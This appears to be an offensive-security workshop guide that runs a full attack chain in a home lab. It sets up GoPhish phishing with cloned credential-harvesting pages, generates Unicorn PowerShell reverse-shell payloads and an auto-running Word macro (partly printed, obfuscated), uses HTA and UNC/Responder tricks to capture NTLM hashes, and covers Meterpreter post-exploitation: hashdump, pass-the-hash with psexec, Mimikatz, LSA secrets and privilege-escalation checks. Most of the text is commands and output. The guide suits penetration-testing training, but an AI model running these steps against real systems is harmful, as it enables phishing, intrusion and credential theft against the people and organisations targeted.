



@myexploit2600 @zephrrfish

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DON'T FORGET WHICH SIDE YOU'RE ON, WERE THE GOOD PEPS, HACK THE WORLD RESPONSIBLY

1 INTRODUCING THE PWNSHOP LOLLIPOP

1.1 LET THEM GET MAIL

What they say “Open-Source Phishing Framework. *Gophish* is a powerful, open-source phishing framework that makes it easy to test your organization's exposure to phishing.”

What we say “It’s not perfect, but easy to use, and fun”

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of gophish-v0.7.1-linux-64bit

The how to

```
mkdir /root/Desktop/Gophish
cd /root/Desktop/Gophish
wget https://github.com/gophish/gophish/releases/download/0.7.1/gophish-
v0.7.1-linux-64bit.zip
unzip gophish-v0.7.1-linux-64bit.zip
rm gophish-v0.7.1-linux-64bit.zip
nano config.json
```

Directly below the default config.json

```
{
  "admin_server": {
    "listen_url": "127.0.0.1:3333",
    "use_tls": true,
    "cert_path": "gophish_admin.crt",
    "key_path": "gophish_admin.key"
  },
  "phish_server": {
    "listen_url": "0.0.0.0:80",
    "use_tls": false,
    "cert_path": "example.crt",
    "key_path": "example.key"
  },
  "db_name": "sqlite3",
  "db_path": "gophish.db",
  "migrations_prefix": "db/db_",
  "contact_address": ""
}
```

Change the admin_server “listen_url”: to “0.0.0.0:3333”, and save, the change is so the admin server is listening on all interfaces.

```
"admin_server": {
  "listen_url": "0.0.0.0:3333",
  "use_tls": true,
  "cert_path": "gophish_admin.crt",
  "key_path": "gophish_admin.key"
```

Look at all the files, if the gophish file is not green it will not execute when you try and start it.

```
root@Microsoft:~/Desktop/Gophish# ls
config.json db gophish LICENSE README.md static templates VERSION
```


If you need to compile it, (if its not green) run `chmod +x gophish`

```
root@Microsoft:~/Desktop/Gophish# chmod +x gophish
root@Microsoft:~/Desktop/Gophish#
root@Microsoft:~/Desktop/Gophish# ls
config.json db gophish LICENSE README.md static templates VERSION
```

Start gophish server `./gophish`


```
root@Microsoft:~/Desktop/Gophish# ./gophish
time="2019-07-08T11:48:51-04:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2019-07-08T11:48:51-04:00" level=warning msg="No contact address has been configured."
time="2019-07-08T11:48:51-04:00" level=warning msg="Please consider adding a contact address entry in your config.json"
goose: migrating db environment 'production', current version: 0, target: 20180830215615
OK 20160118194630 init.sql
OK 20160131153104 0.1.2 add event_details.sql
OK 20160211211220 0.1.2 add ignore_cert_errors.sql
OK 20160217211342 0.1.2 create_from_col_results.sql
OK 20160225173824 0.1.2 capture_credentials.sql
OK 20160227180335 0.1.2 store-smtp-settings.sql
OK 20160317214457 0.2 redirect_url.sql
OK 20160605210903 0.2 campaign_scheduling.sql
OK 20170104220731 0.2 result_statuses.sql
OK 20170219122503 0.2.1 email_headers.sql
OK 20170827141312 0.4 utc_dates.sql
OK 20171027213457 0.4.1 maillogs.sql
OK 20171208201932 0.4.1 next_send_date.sql
OK 20180223101813 0.5.1 user_reporting.sql
OK 20180524203752 0.7.0 result_last_modified.sql
OK 20180527213648 0.7.0 store_email_request.sql
OK 20180830215615 0.7.0 send_by_date.sql
time="2019-07-08T11:48:51-04:00" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2019-07-08T11:48:51-04:00" level=info msg="Creating new self-signed certificates for administration interface"
time="2019-07-08T11:48:51-04:00" level=info msg="TLS Certificate Generation complete"
time="2019-07-08T11:48:51-04:00" level=info msg="Starting admin server at https://0.0.0.0:3333"
```


Open Firefox and browse <https://127.0.0.1:3333> you should see the SSL your cert is not trusted warning, you have to accept the cert.



The default creds are

```
admin
gophish
```






Before you can send anything, you need to install a local SMTP service

Install SMTP services

```
sudo apt-get update
sudo apt-get install sendmail-bin
sudo service sendmail start
```

You are now ready to configure gophish

Click on Sending Profiles and click New Profile



Add a name (Typically use the email address for this)

Add the From address, make sure the domain your spoofing is a real world domain or it will not work.

Add the local host 127.0.0.1:25

Name:

Test

Interface Type:

SMTP


From:

mic[REDACTED]mouse@[REDACTED]

Host:

127.0.0.1:25

Scroll to the bottom and click on "Send Test Email"



Spin up a temp mail account such as

- <https://tempail.com/en/>
- <https://www.guerrillamail.com/>

Send Test Email

Send Test Email to:

First Nam

Last Nam

gognukirdi@desoz.com

Position

Cancel


Send

Hit send and you should see "Email Sent!"

Send Test Email

✓ Email Sent!

And you should receive your email!

SENDER		SUBJECT
	mick[REDACTED]se@[REDACTED].c...	Default Email from Gophish

If all has worked click “Save Profile”


Save Profile

Next create a Landing Page, this feature offers you the chance to clone a site and use it as a credential harvester.


Landing Pages

+ New Page


Click “New page”



Then click “Import Site” and add a URL for the site you wish to clone, some sites clone better than others.



Once imported you can scroll through to check the site.



Click on “Capture Submitted Data” and “Capture Passwords” if you don’t you can’t capture credentials.

The screenshot shows a configuration form with two checked checkboxes: "Capture Submitted Data" and "Capture Passwords". Below these is a yellow warning box stating: "Warning: Credentials are currently **not encrypted**. This means that captured passwords are stored in the database as cleartext. Be careful with this!". Underneath the warning is a "Redirect to:" label with a help icon, followed by a text input field containing the URL "https://www. [redacted] .org/login". At the bottom right are two buttons: "Cancel" and "Save Page".

☒ Capture Submitted Data ?

☒ Capture Passwords

Warning: Credentials are currently **not encrypted**. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to: ?

https://www. [redacted] .org/login

Cancel Save Page

Just before you click “Save Page” add a name to reference the page or your get the following error.

The screenshot shows a form titled "New Landing Page". A red error banner at the top states: "Page Name not specified". Below this is a "Name:" label and a text input field containing the placeholder text "Page name".


New Landing Page

Page Name not specified

Name:

Page name


You're now ready to create an email template, click on "New Template".



New Template

Name:

Template name

 Import Email


Subject:

Email Subject

















Text **HTML**






Plaintext

Click on HTML and Source, and then add whatever text you want, to make hyperlink click on the link tab




Text **HTML**

                Source

B *I* ~~S~~ ~~I_x~~      Styles Normal ?


Yo yo yo, click the [link](#) yo!

A screenshot of a web editor interface. The top toolbar contains icons for undo, redo, text color, background color, link, unlink, list, indent, outdent, and a 'Source' button. Below the toolbar is a rich text editor with buttons for bold, italic, strikethrough, underline, bulleted list, numbered list, link, unlink, quote, and a 'Styles' dropdown. The main editing area displays the following HTML code:

```
</head>
<body>
<p>Yo yo yo, click the <a href="{{.URL}}">link</a> yo!</p>

<p>{{.Tracker}}</p>
</body>
</html>
```

Add a name for the profile and a subject, which the client will see, then click save.

A form with two sections. The first section is labeled 'Name:' and contains a text input field with the value 'Email1'. Below the input field is a red button with a white envelope icon and the text 'Import Email'. The second section is labeled 'Subject:' and contains a text input field with the value 'Yo'.


Next click on users and groups, this is where you make a profile for the targets email addresses, paste in your temp mail account and click "ADD", name the profile and click "Save changes"

The screenshot shows a 'New Group' modal form. At the top, there's a 'Name:' field with 'Test1' entered. Below this is a red '+ Bulk Import Users' button and a 'Download CSV Template' link. There are four input fields: 'First Name', 'Last Name', 'Email', and 'Position'. To the right of these is a red '+ Add' button. Below the input fields, there's a 'Show 10 entries' dropdown and a 'Search:' field. A table with one row is visible, showing 'First Name', 'Last Name', 'Email' (gognukirdi@de...), and 'Position'. At the bottom of the table, it says 'Showing 1 to 1 of 1 entries' and has 'Previous', '1', and 'Next' pagination links. At the very bottom of the modal are 'Close' and 'Save changes' buttons.


You should now have all the profiles you need and are ready for to create a campaign.

The screenshot shows a 'New Campaign' modal form. It has a 'Name:' field with 'Test1'. Below that is an 'Email Template:' dropdown with 'Email1' selected. Then a 'Landing Page:' dropdown with 'Test' selected. There's a 'URL: ?' field with 'http://192.168.1.16'. Below that are 'Launch Date' and 'Send Emails By (Optional) ?' fields, both with date/time pickers. The 'Launch Date' shows '07/08/2019 12:24 PM'. Then a 'Sending Profile:' dropdown with 'Test' selected and a 'Send Test Email' button. At the bottom is a 'Groups:' field with a tag 'x Test1'.


When ready launch the campaign, it will ask you to confirm that your ready, once confirmed you will see.




The page will redirect to the campaign mode and press refresh every so often to see if the email has been delivered.




Email received

SENDER		SUBJECT	
		mid [redacted] e@d [redacted].c...	Yo




When you hover over the link you should see the address of your kali box and the attached reference placed on by GoPhish for the cloned site page.



Click on it and you should see the cloned site in your browser.

A screenshot of a web form titled 'Log In'. The form is set against a light gray background. It contains two input fields: the first is labeled 'Member ID/Email*' and has a placeholder text 'Username, Email, or Member ID'; the second is labeled 'Password *'. Below these fields is a large, dark red button with the text 'Log In' in white. The entire form is enclosed in a thin gray border.

Go back to your campaign feature and click refresh, you should see that the email now shows as opened and clicked.



Add some creds to the portal to see if it works.

The image shows a 'Log In' form with the following elements:

- Title:** 'Log In' in a large, dark font.
- Member ID/Email*:** A text input field containing 'Testmeup1'.
- Password*:** A password input field with 15 dots and a cursor at the end.
- Log In Button:** A large, dark red button with the text 'Log In' in white.

The campaign feature should not show "Submitted Data".











Click down on the arrow for more information.

First Name	Last Name	Email
		gognukirdi@desoz.com

Timeline for

Email: [gognukirdi@desoz.com](#)

-  Campaign Created July 8th 2019 12:32:54 pm
-  Email Sent July 8th 2019 12:32:54 pm
-  Clicked Link July 8th 2019 12:34:44 pm
 -  Windows (OS Version: 10)
 -  Firefox (Version: 67.0)
-  Submitted Data July 8th 2019 12:37:19 pm
 -  Windows (OS Version: 10)
 -  Firefox (Version: 67.0)

Replay Credentials

[View Details](#)

And to see the credentials click on “View Details”.

▼ View Details

Parameter	Value(s)
Details.MeetingRoomToken	
Details.Password	YepYepYepPassword
Details.UserName	Testmeup1
__RequestVerificationToken	lrMKyNsfw6lmRapITfwAZDKYSM5DNocR548j-2Hk8LCQ-RokqNtr0Xrli9YPQcaSrxib3YnNRZH0BFWLyfsg5p54h28_lc2maoMfjXo-ZI41
__original_url	https://www.██████████.org/login
uid	6376a31d-bf16-4b55-adf7-da7f2a4802f3

Notes

To auto add details into the emails.

```

{{.Rid}}
The target's unique ID
{{.FirstName}}
The target's first name
{{.LastName}}
The target's last name
{{.Position}}
The target's position
{{.Email}}
The target's email address
{{.From}}
The spoofed sender
{{.TrackingURL}}
The URL to the tracking handler
{{.Tracker}}
An alias for 
{{.URL}}
The phishing URL
{{.BaseURL}}
The base URL with the path and rid parameter stripped. Useful for making
links to static files.

```

To send via gmail

```

Gmail / Settings / Forwarding and POP/IMAP set to "POP is enabled for all
emails"

Gophish New Sending Profile

From: your-email-name@gmail.com
Host: smtp.gmail.com:587
Username: your-email-name@gmail.com
Password: your-email-password

```

To send via Yahoo

```
User account / Account Security / "Allow apps that use less secure sign-in"


From: your-email-name@yahoo.com
Host: smtp.mail.yahoo.com:465
Username: your-email-name@yahoo.com
Password: your-email-password
```

Simple credential harvester

```
<!DOCTYPE html>
<html>
<body>

<h2>Give me Creds!</h2>

<form action="/index.html">
  Username:<br>
  <input type="text" name="firstname" value="">
  <br>
  Password:<br>
  <input type="text" name="lastname" value="">
  <br><br>
  <input type="submit" value="Submit">
</form>
</body>
</html>
```



The screenshot shows a web browser window displaying a form titled "Give me Creds!". The form has a white background with a light gray border. It contains two text input fields: one for "Username:" and one for "Password:". Below the password field is a "Submit" button. The form is styled with a simple, clean layout.

1.2 SHE SELLS SEASHELLS BY THE SEASHORE

Gaining the foothold!

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn

The how to

git clone <https://github.com/trustedsec/unicorn.git>

```
root@Microsoft:~/Desktop# git clone
https://github.com/trustedsec/unicorn.git
Cloning into 'unicorn'...
remote: Enumerating objects: 97, done.
remote: Counting objects: 100% (97/97), done.
remote: Compressing objects: 100% (48/48), done.
remote: Total 585 (delta 65), reused 81 (delta 49), pack-reused 488
Receiving objects: 100% (585/585), 278.01 KiB | 936.00 KiB/s, done.
Resolving deltas: 100% (384/384), done.

root@Microsoft:~/Desktop# cd unicorn/


root@Microsoft:~/Desktop/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  README.md  templates  unicorn.py


root@Microsoft:~/Desktop/unicorn# ./unicorn.py
```

python unicorn.py windows/meterpreter/reverse_https 192.168.1.16 443

```
root@Microsoft:~/Desktop/unicorn# python unicorn.py
windows/meterpreter/reverse_https 192.168.1.16 443

[*] Generating the payload shellcode.. This could take a few
seconds/minutes as we create the shellcode...
[*] Great Scott!! There was a variable conflict. This happens. It's OK
Marty. Rerolling variable names until we get a solid set to remove
conflicting names.
```





aHR0cHM6Ly93d3cuYmluYXJ5ZGVmZW5zZS5jb20vd3AtY29udGVudC91cGxvYWRzLzIwMTcvMDUvS2VlcE1hdHRIYXBweS5qcGc=

Written by: Dave Kennedy at TrustedSec (<https://www.trustedsec.com>)
Twitter: @TrustedSec, @HackingDave

Happy Magic Unicorns.

```
[*****  
*****]
```

-----POWERSHELL ATTACK INSTRUCTIONS-----

Everything is now generated in two files, powershell_attack.txt and unicorn.rc. The text file contains all of the code needed in order to inject the powershell attack into memory. Note you will need a place that supports remote command injection of some sort. Often times this could be through an excel/word doc or through psexec_commands inside of Metasploit, SQLi, etc.. There are so many implications and scenarios to where you can use this attack at. Simply paste the powershell_attack.txt command in any command prompt window or where you have the ability to call the powershell executable and it will give a shell back to you. This attack also supports windows/download_exec for a payload method instead of just Meterpreter payloads. When using the download and exec, simply put python unicorn.py windows/download_exec url=<https://www.thisisnotarealsite.com/payload.exe> and the powershell code will download the payload and execute.

Note that you will need to have a listener enabled in order to capture the attack.

```
[*****  
*****]
```

```
[*] Exported powershell output code to powershell_attack.txt.  
[*] Exported Metasploit RC file as unicorn.rc. Run msfconsole -r unicorn.rc to execute and create listener.
```

The two files your interested in are

- powershell_attack.txt
- unicorn.rc

To start your MSF handler run the following msfconsole -r unicorn.rc

Then open powershell_attack.txt and copy and paste the contents into a windows CMD shell.

1.3 MACROS WITH UNICORN

git clone <https://github.com/trustedsec/unicorn.git>

To create the macro simply run


```
python unicorn.py windows/meterpreter/reverse_tcp 192.168.56.101 443 macro
```

The macro needs editing, or it just fails to auto trigger, open powershell_attack.txt and tweak the following section from Auto_Open to AutoOpen


```
1 Sub Auto_Open()  
2 Dim qGMKRRKjpYl  
3 qGMKRRKjpYl = "-w 1 -C  
4 "1" 5 " (or U2oT1)
```

```
1 Sub AutoOpen()  
2 Dim qGMKRRKjpYl
```

You now ready to open Word, Developer / Visual Basic



Right click ThisDocument / Insert / Module



Paste the powershell_attack.txt into the new module

```

(General)

Sub AutoOpen()
Dim qGMKRKjpYl
qGMKRKjpYl = "-w 1 -C ""sv XURB -;sv yrbzQ
& "AbgB0AFAdABYACAAbABwAEEAZABkAHIAZQBzAHM
& "FAAdABYACAAbABwAFQAAABYAGUAYQBkAEEAdAB0A
& "MAcgb0AC4AZABsAGwAIgApAF0AcAB1AGIAbABpAG
& "AYwBlACAAVwBpAG4AMwAyAEYAdQBuAGMAdABpAG8
& "eAAxADMALAAwAHgAMAAzACwAMAB4ADUAMAAAsADA
& "gAYgAzACwAMAB4AGQANAAAsADAAeABjADAALAAwAH
& "AZQAsADAAeABmAGEALAAwAHgANgBjACwAMAB4ADQ
& "LAAwAHgAYgA2ACwAMAB4ADQAYQAsADAAeABmADUA
& "AB4ADcAMQAsADAAeAA4ADAALAAwAHgAYgBjACwAM
& "AeAAxADMALAAwAHgANAA3ACwAMAB4AGYANAAAsADA
& "ZABjACwAMAB4ADgAOQAsADAAeAAwADYALAAwAHgA
& "gAsADAAeAAxADkALAAwAHgANgAxACwAMAB4ADYAM
& "AwAHgAOQBhACwAMAB4ADgAMQAsADAAeAA1ADEALA
& "MAB4AGUAMgAsADAAeABlAGEALAAwAHgAOAA1ACwA
& "AA2AGIALAAwAHgAMgAyACwAMAB4ADkAMAAAsADAAe
& "A7ACQAAQAgAC0AbABlACAAKAAkAHoALgBMAGUAbg
& "kAGUAIAA9ACAAWwBTAHkAcwBOAGUAbQAuAEMAbwB
& "wBOAGUAbQBSAG8AbwBOACAAKwAgACIAXABzAHkAc

Dim aTTTX
aTTTX = "S" & "h" & "e" & "l" & "l"
Dim VGIXWffZQMxgLVU
VGIXWffZQMxgLVU = "W" & "S" & "c" & "r" & "

```

Add any details you wish to your word document, then save as 'Word 97-2003 Document'.



File name:	Doc1
Save as type:	Word Document
Authors:	Word Document
	Word Macro-Enabled Document
	Word 97-2003 Document
	Word Template

To start your MSF handler run the following msfconsole -r unicorn.rc

1.4 WORD DOCUMENT TEMPLATES

Microsoft Word 2016



Microsoft

This document was edited in a later version of Microsoft Word. To load this document, please **Enable Content**.



1.5 SUPER COOL WEB SERVICES

lab Ingredients


- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn.
- One Windows 7 or 10 VM

This will create a web service hosting a UNC exploit for IE and offer the target a file to download via an iframe at the same time, hash and shell!


Create an index.html file and add the following lines below

```
  
<iframe width="1" height="1" frameborder="0" src="http://192.168.1.16/file.doc"></iframe>
```

Save the created index.html to /var/www/html



And add the file you wish to be served; this file should be the same name as the iframe references.




Start apache

```
service apache2 start
```

Start responder

```
responder -I eth0 -wrfv
```


On your Windows host open IE, Edge now blocks UNC, and browse to your kali box.



If all has worked, IE should have triggered an SMB request to your kali box, responder picked it up and responded with a request for username and hash.

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[!] Error starting SSL server on port 443, check permissions or other servers running.
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client : 192.168.1.38
[SMBv2] NTLMv2-SSP Username : MSEDGWIN10\IEUser
[SMBv2] NTLMv2-SSP Hash : IEUser::MSEDGWIN10:016360ef1f2fb2e7:BA6AEFEF27C0561523006478E
04800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C00030034E
00420033002E006C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000E
00000000900220063006900660073002F003100390032002E003100360038002E0031002E003100360000000000E
[SMBv2] NTLMv2-SSP Client : 192.168.1.38
[SMBv2] NTLMv2-SSP Username : MSEDGWIN10\IEUser
[SMBv2] NTLMv2-SSP Hash : IEUser::MSEDGWIN10:50b2796e24058cef:642AC95389612F2EA40BEAFC0
04800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C00030034E
00420033002E006C006F00630061006C0007000800C0653150DE09D20106000400020000000800300030000000E
00000000900220063006900660073002F003100390032002E003100360038002E0031002E003100360000000000E
```

And if you click open you see the word doc in protected mode, click Enable Editing, followed by



1.6 UNICORN HTA

lab Ingredients

- One copy of Kali preferably in a VM or VB so you can snapshot.
- One copy of Unicorn.
- One Windows 7 or 10 VM.

Create the payload via running the following line in your Unicorn directory, change your IP to suit.

```
python unicorn.py windows/meterpreter/reverse_https 192.168.1.16 443 hta
```

Unicorn outputs the index.html, Launcher.hta and unicorn.rc to the hta_attack directory

```
cd /root/Desktop/unicorn/hta_attack
```

Move the index.html, Launcher.hta files to /var/www/html

```
mv index.html Launcher.hta /var/www/html
```


Then start msfconsole and copy and paste the unicorn.rc in or reference it while starting MSF

```
msfconsole -r unicorn.rc
```

Start Apache

```
service apache2 start
```


Then browse to your kali IP address from a windows host.




Click Open, and the unicorn PS one liner should run.

1.7 BUILD YOUR OWN LAB

Search for IE in Windows 10, then right click and “Run as administrator” (I have come across targets running their browser as an admin, even with accounts belonging to the domain administrative group, if you’re wondering why!! Admin who want to bypass the proxy settings is one possible reason.)



Then browse to your kali box and trigger the HTA, if you get no reverse shell, check your IP can you ping each host, and make sure defender real time protection is off (In the real world a large percentage of enterprises are not using Windows 10 so no defender, and of those that do use Windows 10 a large percentage turn off defender, so yes its cheating but hey ho, I’m not going to burn an amsi bypass on this workshop ;0) sorry!)



Interact with your Windows 10 session.

```
msf5 exploit(multi/handler) > sessions -i 4
```

```
[*] Starting interaction with 4...
```


Load privileges, this is required for advanced services.

```
meterpreter > load priv stdapi  
Loading extension priv...Success.  
Loading extension stdapi...Success.
```


Getsystem

```
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In  
Memory/Admin)).
```

Worth noting if getsystem fails it is most likely that you did not run IE with administrative privileges, its nothing to do with UAC as below shows my settings.



Again, it's not a FW complication below shows my Win 10 FW status.



View the running processes


```
meterpreter > ps
```

Process List
=====

PID	PPID	Name	Path
Arch	Session	User	
---	----	----	----
0	0	[System Process]	
4	0	System	
8	572	svchost.exe	
x64	1	MSEDGEWIN10\IEUser	C:\Windows\System32\svchost.exe
88	4	Registry	
108	800	RuntimeBroker.exe	
x64	1	MSEDGEWIN10\IEUser	C:\Windows\System32\RuntimeBroker.exe
296	4	smss.exe	
344	572	svchost.exe	
388	380	csrss.exe	
464	380	wininit.exe	
480	456	csrss.exe	
524	572	svchost.exe	
556	456	winlogon.exe	

You want to migrate into winlogon.exe it tends to not crash and runs as system 64bit, change the PID to suit.

```
meterpreter > migrate 556
[*] Migrating from 4408 to 556...
[*] Migration completed successfully.
```

And now you can try and dump the hashes, if you attempted to dump them before migrating it will fail.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1002:aad3b435b51404eeaad3b435b51404ee:42760776cade85fd98103a0f44437800:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:20ff0389f84bdbf9ce6fc36af6993b63:::
```

Now you have hashes you can try and PTH, background your session, do not type exit or ctrl+z.

```
meterpreter > background
[*] Backgrounding session 4...
```

```
msf5 exploit(multi/handler) > use auxiliary/scanner/smb/smb_login
msf5 auxiliary(scanner/smb/smb_login) > set smbuser IEUser
msf5 auxiliary(scanner/smb/smb_login) > set smbpass
aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889
```

```

msf5 auxiliary(scanner/smb/smb_login) > set rhosts 192.168.1.38
192.168.1.39

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 192.168.1.38:445 - 192.168.1.38:445 - Starting SMB login
bruteforce
[+] 192.168.1.38:445 - 192.168.1.38:445 - Success:
'.\IEUser:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc9718
89' Administrator
[!] 192.168.1.38:445 - No active DB -- Credential data will not be
saved!
[*] Scanned 1 of 2 hosts (50% complete)
[*] 192.168.1.39:445 - 192.168.1.39:445 - Starting SMB login
bruteforce
[+] 192.168.1.39:445 - 192.168.1.39:445 - Success:
'.\IEUser:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc9718
89' Administrator
[!] 192.168.1.39:445 - No active DB -- Credential data will not be
saved!
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed

```

Now try and psexec to your Windows 7 host or 10.

use exploit/windows/smb/psexec

```

msf5 auxiliary(scanner/smb/smb_login) > use exploit/windows/smb/psexec

msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.38

msf5 exploit(windows/smb/psexec) > set smbpass
aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889

msf5 exploit(windows/smb/psexec) > set smbuser IEUser

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] 192.168.1.38:445 - Connecting to the server...
[*] 192.168.1.38:445 - Authenticating to 192.168.1.38:445 as user
'IEUser'...
[*] 192.168.1.38:445 - Selecting PowerShell target
[*] 192.168.1.38:445 - Executing the payload...
[+] 192.168.1.38:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.1.38
[*] Meterpreter session 5 opened (192.168.1.16:4444 ->
192.168.1.38:50897) at 2019-07-10 05:49:28 -0400

meterpreter >
meterpreter >
meterpreter > background
[*] Backgrounding session 5...

msf5 exploit(windows/smb/psexec) > sessions

Active sessions

```

```

=====
  Id  Name  Type                Information
Connection
--  ----  ----                -
-----
  2      meterpreter x86/windows
192.168.1.16:443 -> 192.168.1.39:49277 (192.168.1.39)
  3      meterpreter x86/windows
192.168.1.16:443 -> 192.168.1.38:50838 (192.168.1.38)
  4      meterpreter x64/windows NT AUTHORITY\SYSTEM @ MSEDGWIN10
192.168.1.16:443 -> 192.168.1.38:50889 (192.168.1.38)
  5      meterpreter x86/windows NT AUTHORITY\SYSTEM @ MSEDGWIN10
192.168.1.16:4444 -> 192.168.1.38:50897 (192.168.1.38)

msf5 exploit(windows/smb/psexec) > set rhosts 192.168.1.39

msf5 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.1.16:4444
[*] 192.168.1.39:445 - Connecting to the server...
[*] 192.168.1.39:445 - Authenticating to 192.168.1.39:445 as user
'IEUser'...
[*] 192.168.1.39:445 - Selecting PowerShell target
[*] 192.168.1.39:445 - Executing the payload...
[+] 192.168.1.39:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.1.39
[*] Meterpreter session 6 opened (192.168.1.16:4444 ->
192.168.1.39:49487) at 2019-07-10 05:49:54 -0400

```

Accessing other hosts is called lateral movement, try and collect the hashes off the windows 7 box.

```
meterpreter > getsystem
```

```
meterpreter > ps
```

Find winlogon.exe PID

```
meterpreter > migrate Add- winlogon.exe-PID
```

```
meterpreter > hashdump
```

```
meterpreter > sysinfo
```

And mimikatz (This only works on Windows 7, server 2008R2 and before)

```
meterpreter > run post/windows/gather/credentials/sso
```

```

[*] Running module against IEWIN7
Windows SSO Credentials
=====

```

AuthID	Package	Domain	User	Password
-----	-----	-----	----	-----
0;124796	NTLM	IEWIN7	sshd_server	D@rj33l1ng
0;124796	NTLM	IEWIN7	sshd_server	
0;79122	NTLM	IEWIN7	IEUser	Passw0rd!
0;79122	NTLM	IEWIN7	IEUser	

```
meterpreter > run post/windows/gather/lsa_secrets
```

```

[*] Executing module against IEWIN7
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[+] Key: DefaultPassword
    Decrypted Value: Passw0rd!

[+] Key: DPAPI_SYSTEM
    Decrypted Value: ,Jx>bRu;6<nt1IQ(-

[+] Key: _SC_OpenSSHd
    Username: .\sshd_server
    Decrypted Value: D@rj3311ng

[*] Writing to loot...
[*] Data saved in:
/root/.msf4/loot/20190710061840_default_192.168.1.39_registry.lsa.sec_718
057.txt
meterpreter >

```

Look for any missing updates that could be useful for privesc?

```

meterpreter > run post/multi/recon/local_exploit_suggester
SHOWDESCRIPTION=true

[*] 192.168.1.39 - Collecting local exploits for x64/windows...
[*] 192.168.1.39 - 11 exploit checks are being tried...
[+] 192.168.1.39 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
    This module exploits the Task Scheduler 2.0 XML 0day exploited by
    Stuxnet. When processing task files, the Windows Task Scheduler only
    uses a CRC32 checksum to validate that the file has not been
    tampered with. Also, In a default configuration, normal users can
    read and write the task files that they have created. By modifying
    the task file and creating a CRC32 collision, an attacker can
    execute arbitrary commands with SYSTEM privileges. NOTE: Thanks to
    webDEVil for the information about disable/enable.
[+] 192.168.1.39 - exploit/windows/local/ms16_014_wmi_recv_notif: The
target appears to be vulnerable.
    This module exploits an uninitialized stack variable in the WMI
    subsystem of ntoskrnl. This module has been tested on vulnerable
    builds of Windows 7 SP0 x64 and Windows 7 SP1 x64.
[+] 192.168.1.39 - exploit/windows/local/ms16_075_reflection: The target
appears to be vulnerable.
    Module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
    achieve a SYSTEM handle for elevation of privilege. Currently the
    module does not spawn as SYSTEM, however once achieving a shell, one
    can easily use incognito to impersonate the token.
[+] 192.168.1.39 - exploit/windows/local/ms16_075_reflection_juicy: The
target appears to be vulnerable.
    This module utilizes the Net-NTLMv2 reflection between DCOM/RPC to
    achieve a SYSTEM handle for elevation of privilege. It requires a
    CLSID string.

```

1.8 MSF TO VICTORY

The following just list some useful MSF postscripts.

```
run post/windows/gather/enum_domain_tokens
run post/windows/gather/credentials/enum_cred_store
run post/windows/gather/credentials/sso
run post/windows/gather/cachedump
run post/windows/gather/lsa_secrets
run post/windows/gather/hashdumpIP4
run post/windows/gather/smart_hashdump
run post/windows/gather/enum_ad_computers
run post/windows/gather/win_privs
```

DC HashDump – Don't just run the default hashdump on a DC as it can make them reboot.

```
run post/windows/gather/credentials/domain_hashdump
```

Mimikatz – you can just use run post/windows/gather/credentials/sso

```
meterpreter > load mimikatz
meterpreter > help mimikatz
```

```
meterpreter > kerberos
meterpreter > livessp
meterpreter > msv
meterpreter > ssp
meterpreter > tspkg
meterpreter > wdigest
```

Wifi profile and PSK

```
run post/windows/wlan/wlan_profile
```